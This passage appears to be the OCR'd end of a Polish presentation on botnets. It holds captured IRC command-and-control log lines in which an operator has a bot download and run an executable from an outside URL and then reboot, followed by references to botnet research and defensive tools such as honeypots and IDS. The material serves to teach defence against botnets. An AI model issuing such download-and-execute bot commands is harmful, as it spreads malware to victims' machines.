
7)
:jestem!borys@md.comcast.net PRIVMSG #atl# :.update http://akron.net.pl/~borys/ping.exe [POL]-28491
PRIVMSG #atl# :[UPDATE]: Downloading update from: http://akron.net.pl/~borys/ping.exe.
PRIVMSG #atl# :[DOWNLOAD]: Downloaded 18.5KB to C:\DOCUME~1\UZYTKO~1\USTAWI~1\Temp\xhjytvh.exe @ 18.5KB/sec. Updating.

8)
:jestem!borys@md.comcast.net PRIVMSG #atl# :.reboot
PRIVMSG #atl# :[MAIN]: Rebooting system.

Man in the middle - WWW



Man in the middle - WWW



Referencje

Dokumenty:
http://www.cs.wisc.edu/~pb/botnets_final.pdf
http://www.cert.org/archive/pdf/Botnets.pdf
http://www.honeynet.org/papers/bots/
http://sunsite.informatik.rwth-aachen.de/Publications/AIB/2005/2005-07.pdf
http://www.cs.ucf.edu/~czou/research/botnet_tzmodel_NDSS06.pdf
http://www.cs.wisc.edu/~pb/botnets_final.pdf
http://pi1.informatik.uni-annheim.de/publications/index

Narzędzia:
DOSDETECTOR:
http://darkzone.ma.cx/resources/unix/dosdetector/
IRC-PROXY:
http://irc-proxy.packetconsulting.pl
ANTI-SPAM SMTP PROXY
http://assp.sourceforge.net/
IDS / HONEYPOTS:
http://www.honeynet.org/tools/
http://honeytrap.sourceforge.net
http://nepenthes.mwcollect.org
http://www.snort.org

Kontakt

Dziękuję za uwagę...

borys@bohater.net